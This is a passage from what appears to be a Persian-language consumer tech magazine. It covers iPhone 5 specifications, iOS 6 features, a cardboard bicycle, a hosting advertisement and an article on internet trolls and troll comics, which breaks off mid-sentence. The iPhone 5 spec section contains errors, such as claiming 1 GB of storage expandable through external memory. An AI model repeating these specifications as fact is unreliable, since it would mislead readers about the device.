سلیقه کاربر در درجه اول قرار دارد. هیچ گاه خود را مجبور به استفاده از یک سیستم عامل، فقط به خاطر اینکه جذاب تر است، نکنید. با آگاهی انتخاب کنید و آنچه مناسب شما است را برگزینید. سادگی اپل، بیزینسی بودن ماکروسافت و دلریا بودن گوگل را در نظر بگیرید و افراطی از آن ها پیروی نکنید، زیرا رقابت آن ها با یکدیگر و آرایه سرویس های جدید به نفع کاربران است.



ماکروسافت با ویندوزفون خود قصد دارد رقابت عقب مانده را جبران کند و ابزارهای بسیار جالبی را عرضه کرده است. طراحی زیبای آن بسیار جذاب کننده است و با کاربر بر راحتی رابطه برقرار می کند، اما جواب خود را به طور کامل پس نداده است. iOS جدید اپل بسیار روان تر و کامل تر شده است، صدای شما را تشخیص می دهد و به سرعت عمل می کند. اپل استاد یکپارچگی است. همه چیز به خوبی کار می کند و سادگی مفهوم آن است، اما محدود هستید. گوگل با اندروید خود بازار را در دست دارد زیرا درست طراحی شده است. شخصی سازی به بهترین نحو انجام می شود و همگام بودن داده ها مهمترین مزیت آن است، اما باز هم نسبتا کند است.

**پس انتخاب با شما است!**





## شواایه جدید اپل !!

صفحه نمایش:

ایفون ۵ یک صفحه نمایش ۴ اینچی دارد! در صورتی که اکثر فکر می کردند ۴.۷ اینچ را بر روی این گوشی می بینند. اما تیم کوک در مورد این صفحه نمایش گفت: دلیل اینکه ما ۴ اینچ را برای ایفون ۵ انتخاب کرده ایم، این است که راحت در دست جا بگیرد! بعد از سایز صفحه نمایش به رزولوشن ۱۱۳۶×۶۴۰ پیکسل آن مانند ایفون ۴ اس ۳۲۶ppi است، اما ۴۴ درصد کیفیت رنگ ها بهبود یافته است.

حافظه:

به صورت پیش فرض یک گیگابایت حافظه برای ایفون ۵ در نظر گرفته شده است که با حافظه های جانبی قابل ارتقا به ۱۶، ۳۲ و ۶۴ گیگابایت می باشد.

باتری:

Up to ۸ hours talk time on ۳G  
Up to ۸ hours data on ۳G  
Up to ۸ hours data on LTE  
Up to ۱۰ hours data on WiFi  
Up to ۴۰ hours audio  
Up to ۱۰ hours video  
Up to ۲۲۵ hours on standby

باند های مخابراتی:

GSM Model A1428: GSM /  
LTECDMA Model A1429: CDMA /  
LTEGSM Model A1429: GSM / LTE

پردازنده:

اپل برای ایفون ۵ از چیپ apple A6 استفاده کرد است که به گفته ی اپل دو برابر از A5 قویتر است. اما پردازنده ی گرافیکی، در حد کنسول های بازی می باشد که تیم کوک در این مورد می گوید: رساندن یک گوشی موبایل در حد یک کنسول بازی، کار بسیار سختی برای ما بود.

دوربین:

از دوربین ۸ مگاپیکسلی بهره مند است. قابلیت عکس برداری پاناروما با کیفیت ۲۸ مگاپیکسلی دارد. قابلیت ضبط تصاویر ویدئو با کیفیت ۱۰۸۰ HD را دارد. استفاده از ۴۰ فیلتر نوری کیفیت تصویر برداری در شب را بالا برده است.

ظاهر:

جنس iPhone 5 تماما از آلومینیوم و شیشه است. در دو رنگ سیاه و سفید مایل به نقره ای قرار است وارد بازار شود. ضخامت آن در حدود ۷.۶ میلی متر است که توانسته لقب نازکترین تلفن هوشمند را به خود اختصاص دهد. وزنش در حدود ۱۲۰ گرم است که توانسته لقب سبکترین تلفن هوشمند را به خود اختصاص دهد.

سیستم عامل iPhone 5

از سیستم عامل جدید ios 6 در iPhone 5 استفاده شده است



# iOS 6

Taking your iDevices to entirely new directions.



به بهانه عرضه آیفون ۵

## جزرهای تخصصی iOS 6





## نقشه جدید

نقشه ی جدید iOS 6 توسط اپل طراحی شده و وابستگی ۳-۴ ساله این شرکت به گوگل را پایان داده. این ساختار بسیار متفاوت با ساختار نقشه هایی است که در ذهن داریم. پایه اصلی این ها بردار ها هستند و کلا از فضای ۲ بعدی ماهواره ای در آمده اند. شما می توانید نما های مختلفی از یک ساختمان، کوچه و یا خیابان ها را ببینید البته این قابلیت به دلیل این است که نقشه ها ۳ بعدی شده اند. وقتی شما به نقشه نگاه میکنید طوری کشیده شده اند که انگار از بالا هلی کوپتر دارید آن ها را می بینید. از دیگر قابلیت ها می توان به دسترسی به ترافیک آنلاین، کیفیت بالا. موقعیت یاب و... سیستم navigation گوشی بسیار شبیه به نسخه ای است که در ماشین ها استفاده می شوند. این نسخه با شما سخن می گوید و تمام نکات را گوشزد می کند! مثلا ۵۰ متر جلو تر به سمت راست بپیچید و بعد از پل به چپ بپیچید. در کل یکی از بهترین جهت یاب ها نیز هست.



## Siri

در iOS 6 سیری زبان های بیشتری را پوشش می دهد و در کشور های بیشتری نیز کار می کند. ازین به بعد چیز هایی بیشتری را می توانید به سیری بگویید تا انجام دهد. مثلا آخرین نتایج بازی ها و آمار بازیکن و تیم مورد علاقه تان! همچنین برنامه ی کانال های تلویزیون. اگر به یک رستوران عالی نیاز داشتید ازش بپرسید و او بهترین را به شما پیشنهاد می کند و آن را برای شما رزرو می کند! دیگر نیازی به لمس آیکون ها ندارید و می توان با حرف زدن اپلیکیشن و بازی های مورد علاقه تان را اجرا کنید و در آخر هم می توانید با کمک سیری استاتوسی تازه در فیس بوک و تویتر داشته باشید






## فیس بوک :

از این به بعد با یکبارچه شدن iOS 6 با بزرگترین شبکه اجتماعی می توانید خیلی راحت تر کار هایتان را انجام دهید. دیگر نیاز نیست به اپلیکیشن فیسبوکی که از app store دانلود کرده بودید بروید تا عکسی را بر روی پیجتون آپلود کنید. می توانید به اپلیکیشن pictures بروید و این کار را راحت تر انجام دهید. از اپلیکیشن maps می توانید موقعیت خود را در فیسبوکتان post کنید. از دیگر قابلیت ها می توان به post امتیاز های game center ، دستور دادن به سیری برای تغییر استاتوس ها و دیگر هیچ وقت از دنیا عقب نمی مانید! دیگر هیچ وقت تولد کسی را از دست ندهید، با این یکبارچه سازی تمام تولد ها بر روی calendar دستگاهتان سینک می شود. و در آخر مشخصات تمام دوستان فیسبوکتان وارد contact هایتان می شود.


## Passbook :

کارت پروازتان، بلیط سینما، کپن ها و کارت عضویت فروشگاه ها و غیره همه در passbook جمع شده اند. می توانید آیفون یا آیپد تاجتان را در فرودگاه اسکن کنید تا وارد gate شوید و یا اسکن کنید تا وارد سینما بشوید. همچنین می توانید صندلی را که باید در کنسرت بر روی آن بنشینید پیدا کنید. جدا از کارت رستوران و تخفیف هایی که شامل می شود مهمترین استفاده passbook در فرودگاه هاست. دیگر هیچگاه استرس پیدا کردن gate مورد نظر را ندارید و اگر هم تغییر پیدا کند پیغام جدیدی فوراً به شما می دهد که ترمینال تغییر یافته + جزئیات.



## Safari :

یکی دیگر از تغییراتی که در iOS 6 شاهد آن هستیم بهتر شدن اپلیکیشن safari است که به شما این اجازه را می دهد راحت تر در دنیای وب گشت و گذار کنید. در این اپلیکیشن جدید تب iCloud نیز اضافه شده است شما می توانید تمام bookmark های دیوایس هایتان را داشته باشید و یا اگر در دیوایس دیگری صفحه ای را باز گذاشتید به آن صفحه بروید و ادامه ی کارتان را انجام دهید. همچنین می توانید به صورت آفلاین تمام صفحاتی را که به reading list اضافه کرده بودید را باز کنید و بخوانید! یکی دیگر از قابلیت های جدید این اپلیکیشن full screen شدن صفحه است. وقتی گوشی iDevice خود را به صورت افقی بگیرید صفحه full-screen می شود.







## : FaceTime

در گذشته FaceTime فقط توسط وصل شدن به wifi عمل میکرد اما در iOS 6 این مشکل حل شده و شما می توانید با سیم کارت گوشیتان نیز به اینترنت وصل شوید و با دوستانتان FaceTime کنید. ازین به بعد همیشه و همه جا میتوانید با آیفون و آپد 3g و 4g با دوستانتان در ارتباط تصویری داشته باشید.

## تلفن:

iOS 6 قابلیت های جدیدی به تلفن اضافه کرده گاهی اوقات شما در جلسه ای هستید یا کار مهمی دارید و نمی توانید جواب تلفن را بدهید از همین رو اپل این قابلیت را به شما داده که وقتی این مواقع پیش می آید بتوانید با sms جواب آن فرد را بدهید. به صورت پیش فرض چند گزینه تعبیه شده مثلا بعدا زنگ بزنید و ...! یک قابلیت جدید دیگر هم اینست که می توانید گوشی را طوری تنظیم کنید که طی زمان مشخصی در دسترس نباشید!



## ایمیل:

رابط کاربری اپلیکیشن ایمیل بازطراحی شده و این کار برای این بوده که شما بتوانید راحت تر ایمیل بخوانید و بنویسید. اپلیکیشن ایمیل iOS 6 این اجازه را به شما می دهد تا فولدر VIP در ایمیلتان داشته باشید. پس دیگر هیچ وقت ایمیلی از طرف اشخاص مهم، محل کارتان و رئیس تان را از دست نخواهید داد. همچنین راحت تر می توانید عکس و یا فیلمی را ایمیل کنید برای اینکار انگشتتان را روی صفحه نگه دارید تا گزینه ی "insert photo and video" ظاهر شود و عکستان را انتخاب کنید.





## دوچرخه ۱۶ دلاری با قابلیت تحمل وزن یک انسان ۲۲۰ کیلوگرمی!

یک دوچرخه مقوایی شاید وسیله مناسبی برای حمل و نقل محسوب نشود اما یک مخترع هوشمند مدعی ساخت دوچرخه محکم و ضد آب کاغذی با هزینه تنها ۱۶ دلار شده است. «گافنی»، مهندس مخترع این طرح جالب برای تقویت قدرت دوچرخه خود به تا کردن ورقهای فیبر کربنی پرداخته که باعث دوام بیشتر، ضد آب شدن و کاهش هزینه تولید آن شده است.

همه چیز این فناوری بجز زنجیر و ترمزها از مقوا ساخته شده‌اند. این کاغذها با ماده ضد آب رزین پوشش یافته و سپس چاپ شده‌اند. این دوچرخه می‌تواند به عنوان یک وسیله حمل و نقل ارزان در مناطق روستایی جهان سوم و همچنین یک خودروی کاملاً دوستدار طبیعت مورد استفاده قرار بگیرد.

این مخترع اکنون توانسته حمایت مالی شرکت ERB را بدست بیاورد که یک شریک فعال در مدیریت تمام جنبه‌های کاری و مالی این پروژه بشمار می‌رود. وی ایده ساخت این دوچرخه را در پی آگاهی از ساخت یک قایق مقوایی بدست آورده بود. «گافنی» پس از تفکر در مورد ضد آب بودن و قابلیت حمل یک انسان توسط این قایق تصمیم گرفت که یک دوچرخه شبیه به آنرا طراحی کند. گافنی نمونه پیش‌ساختی را طراحی کرده که قادر به حمل انسان با وزن میانگین و پدالزنی و حرکت مانند یک خودروی عادی است. اگرچه به اذعان گافنی این طراحی بیشتر شبیه یک قاب بسته‌بندی روی چرخ است تا یک دوچرخه امام وی اکنون قصد دارد دوباره طراحی آنرا به شکل کاملتری دنبال کند.

به گفته یک سخنگوی شرکت ERB، این دوچرخه کاملاً ضد آب و رطوبت است. گافنی همچنین افزود که ظاهر این دوچرخه شبیه به ترکیبی از پلیمر سبک سخت است، اما از آن محکمتر بوده و می‌تواند یک انسان تا ۲۲۰ کیلوگرم را حمل کند.

پیش‌ساخت کنونی این دوچرخه از مواد ۱۰۰ درصد بازیافتی با وزن ۹ کیلوگرم ساخته شده است. همچنین می‌توان روی این دستگاه یک موتور الکتریکی نیز نصب کرد. نمونه دوچرخه کودک آن نیز با وزن ۳.۵ کیلو و قیمت پنج پوند در خط تولید قرار دارد. گافنی همچنین اختراعات دیگری را مانند یک دستگاه پوست کن انار، روبات هوشمند برای دوخت کفش و یک دستگاه بالابر برای افراد ناتوان در کارنامه خود دارد.

## به حق چیزای نشنیده!!





هاستینگ برتر ایرانیان  
مرفه ای انتخاب کنید!

تمام نیازهای هاستینگ شما را تامین کرده ایم!

### سرور مجازی

از دو دیتا سنتر بزرگ  
Hetzner و ovh

سرعت فوق العاده بالا

پهنای باند نامحدود

قیمت از ۱۰ هزار تومان

تماس بگیرید

### هاستینگ ابری

۵ برابر سریع تر از  
هاست معمولی

پهنای باند نامحدود

پشتیبانی ۲۴ ساعته

قیمت های باور نکردنی

تماس بگیرید

### ریسلر هاستینگ

ریسلر هاستینگ نامحدود

ریستور فول بکاپ توسط  
خودتان

نصب رایگان اسکریپت  
مدیریت هاستینگ

پشتیبانی کامل

تماس بگیرید

[www.irbesthost.com](http://www.irbesthost.com)





# The Trollfather

حمله ترول ها به دنیای اینترنت !  
پرونده ویژه بررسی این شورش!





**حامد جعفری**  
مدیریت دولتی  
عضو رسمی تیم آفلاین



اوله نوئر

من احساس میکنم همواره بدنبال چیزی هستم که هرگز نخواهم یافت!

”

پیروزی یا عدم پیروزی ترول و از آن مهمتر ادامه فعالیت ترول گر در یک محیط وابسته به رسیدن یا نرسیدن سوخت به ترول است. اگر آدمها کنترل احساساتشان را از دست بدهند و درگیر جنگها، بحثها و اعصابخوردیهایی بشوند که ترول را خوشحال می کند، ترول به کارش ادامه خواهد داد. این فهم و درک کاربران یک جامعه است که باعث می شود کسانی که دنبال دعوا هستند در اینکار موفق شوند یا نه. در صورت امکان فنی، دادن منفی به کامنتهای بی ربط و بی محتوا یا بی توجهی به آنها می تواند ترولها را از کنترل احساسات شما ناامید کند. نکته مهم این است که هر گونه بحث منطقی با ترول بی نتیجه است چرا که ترول فقط به دنبال ناراحت کردن شما است نه قانع کردن تان !!!

### قانون چهاردهم اینترنت: با ترولها بحث نکنید چون به معنی پیروزی آنها است.



هر از چندگاهی جامعه اینترنت با شوکی سرگرم کننده همراه هست! اما پس از مدتی به روال عادی بر می گردد. در مورد ترولها چی فکر می کنید؟! آیا تب ترول هم مثل "پ نه پ" ها فروکش خواهد کرد؟! اول از همه اجازه بدید یه نگاهی به معنی و پیشینه ترولها بیاندازیم.

### ترول چیست و ترولر کیست؟

ترول (Troll) یک اصطلاح اینترنتی است و به کسانی اطلاق می شود که در جوامع آنلاین مثل فرومها یا بخش کامنتهای یک سایت، پیامهایی بی ربط، ناراحت کننده و فتنه آمیز ارسال می کنند با این هدف اصلی که بقیه را وادار به عکس العملهای احساسی کنند و باعث بحثهای بی ربط به موضوع اصلی شوند. این کلمه می تواند هم به شکل اسم برای فرد ارسال کننده بکار رود و هم به شکل فعل برای خود عمل (مثلا ترولوری یا ترول کردن) برای مثال ممکن است یک نفر عمدا در مطالب خودش غلط دیکتهای بگذارد تا دیگران را تحریک به صحبت در این مورد کند یا اگر هوش بیشتری داشته باشد، در متنی که ظاهرا تلاش می کند غلطهای دیکتهای و دستوری دیگران را اصلاح کند چند غلط بگنجاند تا بقیه شروع به دادن جوابهای احساسی کنند و بحث از موضوع اصلی منحرف شود. در شکلهای مفهومی، ممکن است یک نفر در مورد خلقت جهان و نظرش در این باره حرف بزند یا در یک سایت با مطالب فنی، بحث تکراری مقایسه لینوکس و مک و ویندوز را بدون ربط به پست اصلی و بدون دلایل منطقی و فقط به قصد دعوا، مطرح کند. یا مثلا یک ترول کسی هست که مجله آفلاین رو مجله آنلاین صدا میزنه تا عکس العمل مدیران مجله رو ببینه:))))

در اینباره که چرا بعضیها ترولورزی می کنند نظرات مختلفی هست ولی سندرومهای رفتار ضداجتماعی و حس کنترل بر احساسات دیگران از طرف آدمهای ضعیف، از تئوریهای ارائه شده هستند. تصویر مرتبط با ترول اولین بار در دویانت آرت معرفی شد و بعد از راهیابی به ۴چن کاربرد اصلی اش را پیدا کرد و تبدیل شد به زبان مشترکی برای ترولورزان سراسر جهان.

توجه زیاد به این مفهوم در اینترنت از سال ۲۰۰۸ به بعد، باعث شد که استفاده از آن در خارج از اینترنت هم معمول شود. نیویورک تایمز ترول را به شکل «دستکاری تعادل روانی دیگران» معرفی کرده. در یک نمونه مشهور از ترولی که دنیای سایبر و دنیای واقعی را به هم پیوند می زد، یک نفر ترول گر شاغل در بخش مالی اخبار یاهو، بعد از دیدن بحثهای تجاری جاری در یک فروم اقتصادی در مورد یکی از شرکتهای مخابراتی کالیفرنیا، آمریکا، خبری را روی یاهو فرستاد که نسخه دستکاری شده مطلبی از خبرگزاری اقتصادی بلومبرگ بود. بر اساس این خبر تحریف شده، یک شرکت قرار بود شرکت مخابراتی آمریکایی را بخرد و همین ترول باعث شد سهام شرکت آمریکایی ۳۱ درصد بالا برود و بعد از افشای دروغ بودن خبر، شدیدتر از قبل سقوط کند. چیزی که در این میان به ترول گر رسید، خنده بیمارگونه بود از ناراحتی و اعصاب خوردی دیگران.







## کمی در مورد ریشه واژه ترول :

ترول به صورت فعل از یک کلمه قدیمی در زبان فرانسوی، ترولر، مشتق شده است که اصطلاحی برای شکار بوده است و به صورت اسم، نامی برای یک هیولای اسطوره ای در زبان نروژی باستانی بوده است. در انگلیسی جدید به تکنیکی در ماهیگیری گفته میشود که در یک قایق در حال حرکت، طعمه به قلاب می بندند. اولین نمونه های در سال ۱۹۹۲ دیده شد. استفاده از اصطلاح ترول در خارج از اینترنت به سال ۱۹۷۲ و نیروی دریایی آمریکا در ویتنام برمیگردد که به عملیات نمایشی نظامی گفته میشود که برای به واکنش و پاسخ در آوردن دشمن انجام میشود. منشأ اصطلاح شدن ترول در اوایل دهه ۹۰ میلادی در گروههای یوزنت بود که با عنوان « ترول کردن تازه کار ها » شناخته میشود. بدین صورت که افرادی که از قبل در یک گروه یا جمعی بوده و موضوعاتی را از مدت ها قبل به بحث گذاشته اند و همه از چگونگی قضیه آگاهی داشته اند، اما برای سر به سر گذاشتن کاربران جدید، دوباره آن را مطرح میکردند. در این بین فقط کاربران تازه کار بحث را با هیجان ادامه میدادند. آن زمان هنوز ترول، معنایی در در سطحی کم داشت و بار منفی این اصطلاح کمتر بود..

## ترول وری :

ترول های اینترنتی معمولاً در بدو ورود خودشان را می شناسانند. دلیل ترول وری می تواند هر چه باشد، اما نهایتاً هدف جلب نظر سایرین است. ترول وری لزوماً بیان مطلب توهین آمیز نیست. بلکه ایراد سخن خلاف واقع و مخالفت ناگهانی با هنجار عمومی بدون دلیل خاص هم ترول وری محسوب می شود. عواملی چون تعداد زیاد کاربران و ناشناس بودن آنها میتواند به رشد پدیده ترول کمک کند.

## معنی کمیک های ترول :

در حال حاضر به دلیل ساده بودن این طنز های تفریحی هر کسی توانایی دارد تا این کمیک هارا براساس یک لطیفه و اتفاق جالب به تصویر در آورد. از جمله شخصیت های محبوب کمیک های ترولی ریلکس و عصبانی و شگفت زده است. فهمیدن این کمیک ها نیاز به فکر کردن به علت انتخاب صورت برای هر فرد دارد. افراد عموماً در نگاه اول برای تفهیم این کمیک ها دچار مشکل هستند. اما با دیدن چند کمیک خوب شاید شما هم از طرفداران این کمیک ها شوید.

اگر اهل فیس بوک باشید حتماً روزی چندتا از این کمیک ها رو می بینید. ترول هایی که با چهره های گوناگون احساسات شما را به چالش می کشند. تعداد این شکلک ها بسیار زیاد هست اما چندتا از معروف ترین شخصیت های ترول رو با هم مرور می کنیم !!

**با ما همراه باشید برای معرفی سوپرستار های دنیای ترول !!!!**





## آقای بی فرهنگ:

باید حسابی مواظب خودتون باشید تا گیر همچین آدمی نیافتید! دنبال هر فرصتی می گرده تا شما را به بدترین نحو ممکن سرکار بزاره! فحاشی می کنه، ضایع می کنه، گیر میده، و کلا به یه چشم به هم زدن شما رو سوژه ی خنده دیگران میکنه! برای داشتن آسایش همیشه از فاصله ۲ کیلومتری این شخص رد بشید!! این شخصیت همه جا می تونه وجو داشته باشه، از تاکسی و خیابون و اتوبوس گرفته تا اینترنت و فیس بوک و حتی خونه خودتون! تو تاکسی خودشو به شما می چسبونه، بوی بد میده، بلند حرف میزنه، تو اینترنت و فیس بوک بحث رو به بیراهه می کشه، فحش میده، همه رو مسخره می کنه. شاید شما هم از دوستانتون کسی باشه که "ترول بی فرهنگ" باشه!! دوستی که میاد و یهو کامپیوتر رو از برق می کشه، وقتی خوابی یه پارچ آب میریزه روی تو!! اصلا حرف زدن در مورد این شخصیت اعصاب آدم رو خورد می کنه چه برسه به مواجه شدن با اون!! وای که خیلیا دوست دارند این آدمو بکشند! در رابطه با هدفش هم تقریبا بنده هیچ نظر خاصی ندارم، چراکه هدفش فقط دیوانه کردن شماست! مورد دیگه که هیچوقت کشف نشده اینه که دقیقا از چه زمانی این فرد به این شخصیت روی آورد! آیا شکست عشقی خورده بود؟ آیا مشکل روانی پیدا کرد؟ آیا این رفتار ناشی از کمبودهای کودکی این فرد هست؟ نمیدونم! البته باید عرض کنم که این شخصیت، تروول مورد علاقه آقای محبی (سردبیر مجله) هست!

PROBLEM?






## آقای خوش خنده:

بهش سلام کنی می خنده! حرف بزنی می خنده! هر کاری انجام بدی می خنده! یه آدم خوش خنده و در عین حال مسخره. یعنی هر کاری که بخواد انجام بده به مسخره ترین نحو ممکن انجام میده. فقط دنبال خندیدنه. البته به اندازه "آقای بی فرهنگ" بی تربیت نیست. اکثر مسخره بازی های این آقا سرگرم کننده هست و کم پیش میاد که بی ادب باشه. اما از این آقا هم باید فاصله بگیری. چون حسابی سوژه خنده میشی! البته "آقای خوش خنده" واسه جمع های دوستانه خیلی خوبه. حسابی شما رو سرگرم می کنه و همینطور حسابی دیگران رو به وسیله شما سرگرم می کنه! برای اینکه تفاوت شخصیت "آقای خوش خنده" و "آقای بی 